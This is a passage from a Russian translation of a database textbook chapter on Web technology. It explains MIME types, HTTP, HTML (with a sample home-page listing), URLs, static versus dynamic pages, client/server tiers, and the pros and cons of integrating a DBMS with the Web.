например возврат клиентам Web-страниц со скрытыми полями, содержащими идентификаторы транзакции, а также использование Web-страниц с формами, в которых вся информация вводилась на месте, а затем пересылалась на сервер в виде одной транзакции. Все эти схемы могут применяться для поддержки ограниченного круга типов приложений и требуют специальных расширений Web-сервера, как описано ниже в этой главе.

Многоцелевые почтовые расширения Internet

Спецификации MIME (Multipurpose Internet Mail Extensions — многоцелевые почтовые расширения Internet) определяют стандарт представления двоичных данных в коде ASCII, а также стандарт для обозначения типа данных, содержащихся в сообщении. Первоначально эти спецификации применялись в клиентском программном обеспечении электронной почты, а в настоящее время стандарт MIME используется также в Web для определения способа обработки данных, представленных в самых различных формах. Для обозначения форм представления данных в стандарте MIME применяется формат "тип/подтип", где тип обозначает общую категорию передаваемых данных, а подтип указывает, в каком именно формате представлены эти данные. Например, изображение в формате GIF обозначается как `image/gif`. Некоторые другие широко распространенные типы (и применяемые по умолчанию расширения файлов) перечислены в табл. 28.1.

Запрос HTTP

Запрос HTTP состоит из заголовка, указывающего тип запроса, обозначения имени ресурса и версии протокола HTTP; за заголовком следует тело сообщения, которое может отсутствовать в запросах некоторых типов. Заголовок отделен от тела запроса пустой строкой. Ниже перечислены основные типы запросов HTTP.

- GET. Один из наиболее широко применяемых типов запросов, который предназначен для выборки (или получения — get) ресурса, затребованного пользователем.
- POST. Еще один широко применяемый тип запроса, который предназначен для передачи (отправки — post) данных в указанный ресурс. Обычно передаваемые данные поступают из формы HTML, заполняемой пользователем, и сервер может применить эти данные для поиска в Internet или получения информации из базы данных.

Таблица 28.1. Некоторые наиболее широко известные типы MIME

Тип MIME	Подтип MIME	Описание
text	html	Файлы HTML (*.htm, *.html)
	plain	Обычные файлы ASCII (*.txt)
image	jpeg	Файлы формата Joint Photographic Experts Group (*.jpg)
	gif	Файлы формата Graphics Interchange Format (*.gif)
	x-bitmap	Файлы формата Microsoft bitmap (*.bmp)
video	x-msvideo	Файлы формата Microsoft Audio Video Interleave (*.avi)
	quicktime	Файлы формата Apple QuickTime Movie (*.mov)
	mpeg	Файлы формата Moving Picture Experts Group (*.mpeg)
application	postscript	Файлы Postscript (*.ps)
	pdf	Файлы Adobe Acrobat (*.pdf)
	java	Файлы классов Java (*.class)

- HEAD. Аналогичен запросу типа GET, но вынуждает сервер вернуть только заголовок HTTP, а не данные ответа.
- PUT (в версии HTTP/1.1). Выгружает ресурс на сервер,
- DELETE (в версии HTTP/1.1). Удаляет ресурс с сервера,
- OPTIONS (в версии HTTP/1.1). Запрашивает опции конфигурации с сервера.

Ответ HTTP

Любой ответ HTTP состоит из заголовка, содержащего обозначение версии HTTP, код состояния ответа и информацию с указанием способа обработки ответа, и тела, которое включает все затребованные данные. И в этом случае заголовок отделен от тела пустой строкой.

28.2.2. Язык HTML

HTML. Язык форматирования документов, используемый для создания большинства Web-страниц.

Язык HTML является системой разметки или внесения специальных дескрипторов в документы, предназначенные для публикации в Web. В целом язык HTML определяет, что именно подлежит передаче между узлами сети. Это — простой, но весьма мощный и независимый от платформы язык формирования документов [27]. Язык HTML был первоначально разработан Тимом Бернерсом-Ли (Tim Berners-Lee) во время его работы в организации CERN, но был стандартизован в ноябре 1995 года как разработка IETF (Internet Engineering Task Force — Проблемная группа проектирования Internet) в документе RFC 1866. Эту версию языка обычно называют стандартом HTML 2. Этот язык быстро раз-

вивается, и в настоящее время организация W3C[3] (World Wide Web Consortium) рекомендует использовать версию HTML 4.01, которая включает механизмы представления фреймов, таблиц стилей, сценариев и внедренных объектов [308]. В начале 2000 года W3C подготовил спецификацию XHTML 1.0 (extensible HyperText Markup Language — расширяемый язык гипертекстовой разметки), в которой версия языка HTML 4 представлена на языке XML (extensible Markup Language — расширяемый язык разметки) [312]. Язык XML рассматривается в следующей главе.

Язык HTML предоставляет возможность использовать для доступа к информации в Web устройства различных типов: персональные компьютеры с графическими дисплеями, обладающими разной разрешающей способностью и глубиной цвета, сотовые телефоны, портативные устройства, устройства для речевого ввода и вывода и т.д.

Язык HTML представляет собой приложение языка SGML (Standardized Generalized Markup Language — стандартизированный обобщенный язык разметки), т.е. системы определения типов структурированных документов и языков разметки для представления экземпляров этих типов документов [169]. HTML является лишь одним из подобных языков разметки. В листинге 28.1 приведен исходный текст некоторой HTML-страницы, а на рис. 28.2 показано ее представление в окне броузера. Ссылки в HTML-файле задаются с помощью дескриптора HREF, причем в окне броузера они обычно выглядят как подчеркнутый текст. Во многих броузерах перемещение указателя мыши над ссылкой приводит к изменению его вида, что дополнительно подсказывает пользователю, что данный текст является гиперссылкой на другой документ.

Листинг 28.1. Текст некоторой Web-страницы на языке HTML

```
<HTML>
  <HEAD>
    <TITLE>
      Database Systems: A Practical Approach to Design,
      Implementation and Management
    </TITLE>
  </HEAD>
  <BODY BACKGROUND="sky.jpg">
    <H2>
      Database Systems: A Practical Approach to Design,
      Implementation and Management
    </H2>
    <P>
      Thank you for visiting the Home Page of our database text book.
      From this page you can view online a selection of chapters from
      the book. Academics can also access the Instructor's Guide, but
      this requires the specification of a user name and password,
      which must first be obtained from Addison Wesley Longman.<BR>
      <BR>
       <A HREF="http://cis.paisley.ac.uk/conn-ci0/book/toc.html">
       Table of Contents<BR></A><A HREF=
       "htrp://cis.paisley.ac.uk/conn-ci0/book/chapter1.html">
```

[3] *W3C — авторитетная международная организация, задачей которой является обеспечение успешного развития технологии Web.*

```
      Chapter 1 Introduction<BR></A><A HREF=
      "http://cis.paisley.ac.uk/conn-ci0/book/chapter2.html">
      Chapter 2 Database Environment<BR></A><A HREF=
      "http://cis.paisley.ac.uk/conn-ci0/book/chapter3.html">
      Chapter 3 The Relational Data Model</A>
    </P>
    <P>
      <A HREF=
      "http://cis.paisley.ac.uk/conn-ci0/book/ig.html">
      Instructor's Guide</A>
    </P>
    <P>
      If you have any comments, we would be more than happy to hear
      from you.
    </P>
    <P>
      <IMG SRC="net.gif" HEIGHT="34" WIDTH="52" ALIGN="CENTER">
      <A HREF="mailto:conn-ci0@paisley.ac.uk">EMail</A> <IMG SRC=
      "fax.gif" HEIGHT="34" WIDTH="43" ALIGN="CENTER"> <A>Fax:
      0141-848-3542</A>
    </P>
  </BODY>
</HTML>
```




Рис. 28.2. ***Окно броузера Internet*** *Explorer,* ***в котором отображается*** *приведенная* ***выше*** *HTML-страница* ***(см. листинг*** *28.1);* *гиперссылки* ***представлены в*** *виде* ***подчеркнутого текста***

28.2.3. URL-локатор

URL-локатор. Строка алфавитно-цифровых символов, обозначающая расположение или адрес некоторого ресурса в сети Internet, а также способ доступа к нему.

URL-локатор (Uniform Resource Locator) уникальным образом определяет местонахождение документа (или ресурса) в Internet. Другими родственными понятиями являются идентификаторы URI и имена URN. Идентификаторы URI (Uniform Resource Identifiers — универсальный идентификатор информационного ресурса) — это общий набор всех имен/адресов, которые относятся к ресурсам Internet. Имена URN (Uniform Resource Name — универсальное имя информационного ресурса) также обозначают некий ресурс Internet, но при этом применяется постоянное имя, которое не зависит от местонахождения ресурса. Имена URN имеют общий характер и основываются на службах поиска имен, поэтому зависят от дополнительных служб, которые не всегда широко доступны [287]. С другой стороны, URL-локаторы указывают на ресурс Internet, используя схему, учитывающую расположение ресурса. Они являются самой распространенной схемой идентификации ресурсов и образуют основу функционирования HTTP-протокола и всей среды Web.

URL-локатор имеет весьма простой синтаксис и состоит из трех частей: обозначения протокола, применяемого для создания соединения, имени хоста и пути, по которому на этом хосте может быть найден данный ресурс. Помимо этого, URL-локатор может также указывать порт, используя который можно подключиться к хосту (по умолчанию для HTTP-протокола используется порт 80), а также строку запроса, которая является одним из основных способов передачи данных от клиента к серверу (например, в виде сценария CGI). Синтаксическая структура URL-локатора показана ниже.

```
<протокол>://<узел>[:<порт>]/абсолютный_путь[?параметры]
```

Здесь *<протокол>* описывает механизм, используемый броузером для доступа к ресурсу. Наиболее распространенными методами доступа являются HTTP, S-HTTP (защищенный протокол HTTP), file (т.е. загрузка файла с локального диска), FTP, mailto (т.е. отправка электронного письма по указанному адресу электронной почты), Gopher, NNTP и Telnet. Например, рассмотрим приведенный ниже URL-локатор.

```
http://www.w3.org/MarkUp/MarkUp.html
```

Он указывает на основную страницу с информацией о HTML. В данном случае в качестве протокола используется HTTP, имя хоста Internet — WWW.w3.org, а виртуальный путь к требуемому файлу HTML — /MarkUp/MarkUp.html. Пример передачи строки запроса в качестве необязательного набора параметров в составе URL приведен в разделе 28.5.

28.2.4. Статические и динамические Web-страницы

Документ HTML, хранимый в отдельном файле, является примером статической Web-страницы, т.е. его содержимое не изменяется до тех пор, пока не изменится сам файл. В противоположность этому, содержимое динамической Web-страницы генерируется всякий раз при доступе к ней. В результате динамическая Web-страница может обладать дополнительными возможностями, которых нет у статических Web-страниц.

- Она может реагировать на данные, вводимые пользователем с помощью броузера. Например, динамические страницы способны возвращать данные, полученные после заполнения формы или в результате выполнения запроса к базе данных.
- Она может быть настроена по требованиям конкретного пользователя. Например, как только пользователь установит собственные предпочтения при посещении некоторого Web-узла или Web-страницы (например, укажет область своих интересов или уровень квалификации), эта информация может быть сохранена и впоследствии возвращаемая пользователю информация будет отобрана с учетом указанных предпочтений.

Если документы публикуются в динамическом режиме (например, по результатам выполнения запроса к базам данных), то серверу потребуется генерировать их в гипертекстовом формате. Для достижения этой цели следует подготовить сценарии, предназначенные для выполнения преобразования данных различного формата в HTML-формат непосредственно в процессе их формирования. Эти сценарии должны интерпретировать содержание запросов, посылаемых клиентом с помощью форм HTML, а также соблюдать формат результирующих данных, генерируемых их приложениями-владельцами (например, СУБД). Поскольку база данных является динамическим объектом, изменяющимся в результате того, что пользователи могут создавать, вставлять, обновлять или удалять сохраняемые в ней данные, выработка динамических Web-страниц — это гораздо более приемлемый подход для работы с ней, чем создание статических Web-страниц. Более подробно некоторые способы создания динамических Web-страниц описаны в разделах 28.4-28.10.

28.3. Использование среды Web как платформы для приложений баз данных

В этом разделе среда Web рассматривается как платформа, используемая в целях предоставления пользователям интерфейса для работы с одной или несколькими базами данных. После краткого обсуждения требований, предъявляемых к интеграции СУБД в среду Web, рассмотрим базовую архитектуру, которая может быть использована для обеспечения подобной интеграции. В конце этого раздела рассматриваются преимущества и недостатки, свойственные интеграции СУБД в среду Web,

28.3.1. Требования, предъявляемые к интеграции СУБД в среду Web

Хотя многие поставщики СУБД работают над созданием собственных решений задачи интеграции баз данных в среду Web, многие организации предпочитают использовать более распространенные подходы просто для того, чтобы не зависеть целиком и полностью от какой-то одной технологии. В данном разделе кратко перечисляются самые важные требования, предъявляемые к интеграции приложений баз данных в среду Web. Эти требования отчасти идеалистичны и в настоящее время в полной мере недостижимы. Более того, для удовлетворения некоторых из этих требований приходится жертвовать другими. Ниже указанные требования перечислены в произвольном порядке.

- Возможность защищенного доступа к ценным корпоративным данным.
- Способ подключения, не зависящий от данных и разработчика программного обеспечения, предоставляющий необходимую свободу выбора типа СУБД как в настоящее время, так и в будущем.
- Возможность взаимодействия с базой данных, независимо от типа используемого броузера или Web-сервера.
- Наличие такого подключения, которое позволяет реализовать все преимущества СУБД, используемой в данной организации.
- Открытость архитектуры, позволяющая взаимодействовать с разнообразными системами и технологиями, включая следующее:
  - различные Web-серверы;
  - технологии DCOM и COM ((Distributed) Common Object Model) компании Microsoft;
  - технологии CORBA и протокол ПОР (Internet Inter-Object Protocol - межсетевой протокол передачи сообщений между объектами);
  - язык Java и технология Remote Method Invocation (RMI).
- Экономически эффективное решение, допускающее масштабируемость, рост и корректировку стратегических направлений, а также способствующее сокращению расходов на разработку и сопровождение приложений.
- Поддержка транзакций, которые охватывают несколько запросов HTTP.
- Поддержка аутентификации на уровне сеанса и приложения.
- Приемлемая производительность.
- Минимальные требования к администрированию.
- Набор высокоуровневых инструментов разработки, позволяющих относительно просто и быстро создавать, внедрять в эксплуатацию и сопровождать новые приложения.

28.3.2. Архитектура средств интеграции Web и СУБД

В разделе 2.6.3 рассматривается традиционная архитектура "клиент/сервер" современных СУБД, использующая двухуровневую схему построения приложений "клиент/сервер". В этом разделе рассматривается другая архитектура, более подходящая для работы в среде Web.

Традиционная двухуровневая архитектура "клиент/сервер"

Деловые приложения для интенсивной работы с данными состоят из четырех основных компонентов: базы данных, алгоритмов проведения транзакций, алгоритмов работы приложения и интерфейса пользователя. В среде мэйнфреймов все эти компоненты размещались в одном месте, в высокоцентрализованной деловой среде.

Для удовлетворения новых требований, связанных с растущей децентрализацией деловой среды, позже была разработана архитектура "клиент/сервер". Традиционная двухуровневая архитектура "клиент/сервер" предусматривает распределение основных решаемых задач между двумя уровнями. Клиентская часть, или клиент (уровень 1), главным образом отвечает за *представление* данных на экране компьютера пользователя, а серверная часть, или сервер (уровень 2), — за *обеспечение доступа* клиента к данным (рис. 28.3). Службы представления данных управляют пользовательским интерфейсом и реализуют основные алгоритмы работы приложения. Службы доступа к данным реализуют лишь часть

алгоритмов работы приложения — обычно проверку правильности ввода данных (которую клиент неспособен выполнить из-за отсутствия соответствующей информации), а также реализуют доступ к запрашиваемым данным независимо от их местонахождения. Данные могут поступать из реляционных СУБД, объектно-реляционных СУБД, объектно-ориентированных СУБД, из СУБД с устаревшими или специализированными системами доступа к данным. Клиентская часть обычно располагается на настольных компьютерах конечных пользователей и через сеть взаимодействует с центральным сервером базы данных.




Рис. 28.3. Традиционная двухуровневая архитектура "клиент/сервер"

Трехуровневая архитектура

Необходимость масштабирования систем по мере развития предприятий стала непреодолимым барьером для традиционной двухуровневой архитектуры "клиент/сервер". В середине **1990-х** годов стремительно усложнявшиеся приложения потенциально требовали развертывания их программного обеспечения на сотнях и тысячах компьютеров конечных пользователей. В результате этого при разработке клиентской части четко обозначились две указанные ниже проблемы, препятствующие достижению истинной масштабируемости приложений.

- "Толстый" клиент, для эффективной работы которого требуются значительные вычислительные ресурсы, включая большое пространство на диске, оперативную память и мощность центрального процессора.
- Значительные накладные расходы на администрирование клиентской части приложений.

В 1995 году появился новый вариант модели традиционной двухуровневой архитектуры "клиент/сервер", который был призван решить проблемы масштабируемости приложений. В этой новой архитектуре предлагались три уровня программного обеспечения, каждый из которых может функционировать на разных платформах.

1. Уровень пользовательского интерфейса, который располагается на компьютере конечного пользователя *(клиент).*

2. Уровень реализации прикладных алгоритмов и средств обработки данных. Этот промежуточный уровень располагается на сервере, который часто называется *сервером приложений,*
3. СУБД, в которой хранятся данные, необходимые для функционирования промежуточного уровня. Этот уровень может быть реализован на отдельном сервере, который называется *сервером базы данных.*

Как показано на рис. 28.4, клиент отвечает только за пользовательский интерфейс и, возможно, выполняет некоторую очень простую обработку данных, например проверку введенной информации, поэтому клиентская часть приложения может быть построена с использованием так называемого "тонкого" клиента. Основные прикладные алгоритмы теперь реализованы на отдельном уровне — на сервере приложений, который физически связан с клиентом и сервером базы данных посредством локальной (Local Area Network — LAN) или распределенной (Wide Area Network — WAN) вычислительной сети. При этом предполагается, что один сервер приложений может обслуживать множество клиентов.

Трехуровневая архитектура имеет многие преимущества перед одно- и двухуровневой моделями. Ниже перечислены некоторые их них.

- "Тонкий" клиент, для которого требуется менее дорогостоящее аппаратное обеспечение,
- Централизация сопровождения приложений благодаря передаче средств реализации прикладных алгоритмов, применяемых многочисленными конечными пользователями, на единственный сервер приложений. При этом устраняется необходимость развертывания программного обеспечения на множестве компьютеров, что представляет собой одну из самых сложных задач в двухуровневой модели "клиент/сервер".




Рис. 28.4. Трехуровневая архитектура

- Дополнительная модульность, которая упрощает модификацию или замену программного обеспечения каждого уровня без оказания влияния на остальные уровни.
- Отделение основных средств реализации прикладных алгоритмов от функций базы данных упрощает задачу равномерного распределения нагрузки.

Дополнительное преимущество заключается в том, что трехуровневая архитектура довольно естественно вписывается в среду Web, где броузер выполняет функции "тонкого" клиента, а Web-сервер — сервера приложений. Трехуровневая архитектура может быть расширена до многоуровневой архитектуры с дополнительными уровнями, которые позволяют повысить гибкость и масштабируемость создаваемых приложений. Например, промежуточный уровень в трехуровневой архитектуре может быть разбит на два уровня, один из которых может выполнять задачи обычного Web-сервера, а другой — типичного сервера приложений.

28.3.3. Преимущества и недостатки интеграции СУБД в среду Web

Среда Web, используемая в качестве платформы для систем с базами данных, может стать основой для новаторских решений проблем взаимодействия внутри компании и между компаниями. К сожалению, этот подход отличается также определенными недостатками. В этом разделе дается сравнительная характеристика возможных преимуществ и потенциальных недостатков.

Преимущества

Преимущества интеграции СУБД в среду Web перечислены в табл. 28.2.

Преимущества использования функций СУБД

В начале этой главы уже упоминалось о том, что многие Web-узлы до сих пор полностью основаны на использовании файловой системы, где каждый документ хранится в отдельном файле. И действительно, многие аналитики отмечают тот факт, что наибольшая в мире "база данных" (World Wide Web) разрабатывалась с очень малым или вообще без какого-либо использования достижений технологии баз данных. В главе 1 рассматривались преимущества СУБД перед традиционной файловой системой (см. табл. 1.8). Многие из упомянутых преимуществ СУБД можно отнести и к случаю интеграции СУБД в среду Web. Например, полностью устраняется

Таблица 28.2. Преимущества подхода, предусматривающего интеграцию СУБД в среду Web

Преимущество
Преимущества использования функций СУБД
Простота реализации
Независимость от платформы
Графический интерфейс пользователя
Стандартизация
Межплатформенная поддержка
Прозрачный сетевой доступ
Масштабируемость развертывания
Новаторский подход

проблема синхронизации информации, представленной в базе данных и в файлах HTML, поскольку HTML-страницы динамически формируются на основе информации, извлекаемой из базы данных. В результате существенно упрощается сопровождение системы, а на информационное наполнение HTML распространяются все функциональные возможности и средства защиты СУБД, такие как соблюдение прав доступа и поддержание целостности данных.

Простота реализации

В исходном виде язык HTML был очень прост для освоения не только профессиональными разработчиками, но и конечными пользователями, поскольку он является языком разметки. В определенной степени это утверждение все еще остается справедливым, если HTML-страница оказывается не слишком перегруженной функциональными компонентами. Но со временем язык HTML постоянно расширялся за счет ввода новых или модернизации уже существующих элементов, а также за счет поддержки языков сценариев, поэтому постепенно утратил исходную простоту.

Независимость от платформы

Еще одним привлекательным преимуществом приложений баз данных на основе среды Web является тот факт, что Web-клиенты (или броузеры) обладают независимостью от платформы. Поскольку броузеры имеются практически для всех существующих вычислительных платформ, при условии поддержки ими стандартов HTML/Java разработчикам не потребуется вносить в приложения изменения для того, чтобы они могли работать с разными операционными системами или различными оконными пользовательскими интерфейсами. В отличие от этого, в случае использования традиционных баз данных для переноса приложений на другие платформы потребуется выполнить существенную модификацию (или даже полную реорганизацию) клиентской части каждого приложения. К сожалению, поставщики броузеров, такие как Microsoft и Netscape, стали включать в состав своих продуктов специфические компоненты собственной разработки, что приводит к постепенному исчезновению указанного преимущества.

Графический интерфейс пользователя

Главной целью использования базы данных является обеспечение доступа к данным. В предыдущих главах было показано, что доступ к базам данных можно осуществлять с помощью командного интерфейса на основе текстовых меню или с помощью программного интерфейса, подобного тому, который определен в стандарте SQL (см. главу 21). Однако эти интерфейсы могут быть достаточно сложными и вызывать затруднения в использовании. С другой стороны, качественный графический пользовательский интерфейс (Graphic User Interface — GUI) позволяет существенно упростить и расширить возможности доступа к базе данных. К сожалению, графический интерфейс сложнее программируется, в большей степени зависит от платформы, а зачастую и от конкретной компании-разработчика. С другой стороны, броузеры предоставляют общий, удобный в использовании графический пользовательский интерфейс, который можно применять для доступа ко многим типам объектов, включая (как показано ниже) и объекты базы данных. Помимо этого, использование широко распространенного общего интерфейса позволяет сократить расходы на обучение конечных пользователей.

Стандартизация

HTML *фактически* является стандартом, который поддерживается всеми существующими броузерами, что позволяет читать документы HTML, находящиеся на одном компьютере, с помощью другого компьютера, расположенного в лю-

бой точке земного шара, при условии, что он имеет подключение к Internet и на нем установлен броузер. Разработчики во всем мире пользуются одним и тем же языком — HTML, а конечные пользователи — единым графическим пользовательским интерфейсом. Однако, как упоминалось выше, этот стандарт постепенно перестает быть всеобщим, поскольку поставщики все чаще разрабатывают и распространяют собственные специфические компоненты, которые не являются общепризнанными.

Межплатформенная поддержка

Броузеры теперь доступны практически для любого типа вычислительной платформы. Подобная межплатформенная поддержка позволяет пользователям большинства типов компьютеров осуществлять доступ к одной и той же базе данных из любой точки планеты. Благодаря этому информация может распространяться с минимальными затратами времени и усилий, а также без необходимости решения проблем, связанных с несовместимостью различных типов оборудования, операционных систем и программного обеспечения.

Прозрачный сетевой доступ

Важнейшим достоинством среды Web является прозрачность сетевого доступа для пользователя, за исключением необходимости указания URL-локатора. Такая прозрачность полностью обеспечивается броузером и Web-сервером. Встроенная поддержка функций сетевого доступа существенно упрощает доступ к базе данных, исключая необходимость приобретения дорогостоящего сетевого программного обеспечения, а также устранения дополнительных сложностей согласования различных взаимодействующих платформ.

Масштабируемость развертывания

Традиционная двухуровневая архитектура "клиент/сервер" требует применения "толстых" клиентов, недостаточно эффективно реализующих как функции интерфейса пользователя, так и прикладные алгоритмы. В отличие от этого, решения на основе технологии Web позволяют создать более естественную трехуровневую архитектуру, обеспечивающую масштабируемость системы. Размещая все функциональные средства приложения на отдельном сервере и удаляя их из клиентской части приложения, технология Web позволяет сэкономить время и затраты, связанные с развертыванием приложений. В то же время упрощается проведение обновлений и администрирование системы при работе с различными вычислительными платформами, расположенными в многочисленных офисах. При наличии сервера приложения доступ к функциям приложения легко осуществить с любого компьютера, расположенного в любой точке планеты. Если говорить о перспективах ведения деловых операций, то возможность распределенного доступа к серверной части приложений существенно упрощает создание новых услуг и открытие новых направлений обслуживания клиентов.

Новаторский подход

Среда Web как платформа Internet позволяет организациям предоставлять новые услуги и находить новых клиентов посредством создания повсеместно доступных приложений. Такие преимущества совершенно недостижимы при использовании традиционных централизованных приложений архитектуры "клиент/сервер" или локальных групповых приложений.

Недостатки

Недостатки интеграции СУБД в среду Web перечислены в табл. 28.3.

Таблица 28.3. Недостатки подхода, предусматривающего интеграцию СУБД в среду Web

Недостаток
Недостаточная надежность
Слабая защищенность
Высокая стоимость
Недостаточная масштабируемость
Ограниченные функциональные возможности языка HTML
Отсутствие поддержки состояния
Высокие требования к пропускной способности сети
Недостаточная производительность
Несовершенство инструментов разработки

Недостаточная надежность

В настоящее время Internet является недостаточно надежной и очень медленной коммуникационной средой. При передаче запроса через Internet нет никаких реальных гарантий его доставки (например, даже просто потому, что сервер может быть остановлен по каким-либо причинам). Трудности особенно возрастают в тех случаях, когда пользователям требуется осуществить доступ к информации на сервере в часы пиковой нагрузки, когда сервер очень перегружен или для передачи данных используется сеть с низкой пропускной способностью. Ненадежность Internet — это проблема, для решения которой потребуется достаточно много времени. Наряду с проблемами обеспечения защиты низкая надежность является еще одной причиной, по которой организации для наиболее важных приложений предпочитают использовать внутренние сети собственной разработки, а не общедоступную сеть Internet. Дело в том, что закрытая внутренняя сеть находится под полным контролем организации, поэтому она дорабатывается и модернизируется в то время, когда это удобно для самой организации.

Слабая защищенность

Защита данных — это один из основных вопросов, которые следует учитывать организации, решившейся сделать свои базы данных доступными в среде Web. В данном случае из-за большого количества сторонних пользователей становятся очень важными вопросы идентификации пользователей и безопасной передачи данных. (Более подробно о вопросах защиты Web см. в разделе 18.5.)

Высокая стоимость

Вопреки очень распространенному заблуждению, сопровождение сложного Web-узла в Internet может оказаться весьма дорогим удовольствием, особенно с ростом требований и ожиданий пользователей. Например, согласно недавнему отчету компании Forrester Research, стоимость коммерческого Web-узла может находиться в пределах от 300 000 до 3 400 000 долларов, в зависимости от того, для каких целей он применяется в организации. К тому же предполагается, что эти затраты возрастут на 50-200% в течение ближайших нескольких лет. На самом верху этой шкалы располагаются Web-узлы, которые занимаются продажей товаров или обработкой транзакций. Причем 20% затрат уходит на аппаратное и программное обеспечение, 24% — на маркетинговые расходы, а остав-

шиеся 56% — на разработку информационного наполнения Web-узла. Очевидно, что вряд ли удастся сократить расходы на творческую разработку Web-материалов. Однако за счет использования улучшенных инструментов и промежуточного коммуникационного уровня можно существенно сократить расходы на техническую реализацию Web-узла.

Недостаточная масштабируемость

Web-приложения могут столкнуться с непредсказуемым и потенциально огромным уровнем пиковой нагрузки. Это потребует разработки высокопроизводительной архитектуры серверной части, способной обеспечить необходимый уровень производительности. Для повышения масштабируемости разработана технология Web-кластеров, которая позволяет установить для поддержки одного и того же узла два или несколько серверных компьютеров. Запросы HTTP обычно поступают на серверы кластера в порядке очереди, что позволяет распределить нагрузку и обеспечить обработку на узле большего количества запросов. Но при этом может усложниться сопровождение информации о состоянии.

Ограниченные функциональные возможности языка HTML

Хотя язык HTML предоставляет общепринятый и простой в использовании интерфейс, его простота означает, что некоторые приложения баз данных с высоким уровнем интерактивности будет очень непросто преобразовать в Web-приложения с тем же уровнем удобства работы пользователей. Как будет показано в разделе 28.4, существует возможность предусмотреть использование на Web-странице дополнительных функциональных средств с помощью таких языков сценариев, как JavaScript и VBScript, либо посредством использования компонентов ActiveX или средств языка Java. Однако в большинстве случаев подобный подход оказывается слишком сложным для неопытных конечных пользователей. Кроме того, эти решения связаны с дополнительным снижением производительности — за счет пересылки по сети и выполнения соответствующего кода.

Отсутствие поддержки состояния

Как уже упоминалось в разделе 28.2.1, отсутствие поддержки состояния в среде Web затрудняет управление соединениями с базой данных и выполнение пользовательских транзакций, вызывая необходимость хранения в приложениях дополнительной информации.

Высокие требования к пропускной способности сети

В настоящее время пропускная способность локальной сети Ethernet равна приблизительно 10 Мбит/с, а локальной сети на базе технологии ATM — около 2500 Мбит/с. В то же время пропускная способность при передаче пакетов по самым быстрым соединениям Internet не превышает 1,544 Мбит/с. Поэтому главным лимитирующим ресурсом Internet является ее пропускная способность, причем состояние дел существенно усложняется необходимостью пересылки вызовов к серверу по сети даже для выполнения самых простейших задач (включая обработку формы).

Недостаточная производительность

Многие элементы клиентских Web-программ сложных приложений баз данных построены с использованием интерпретируемых языков. В результате клиентская

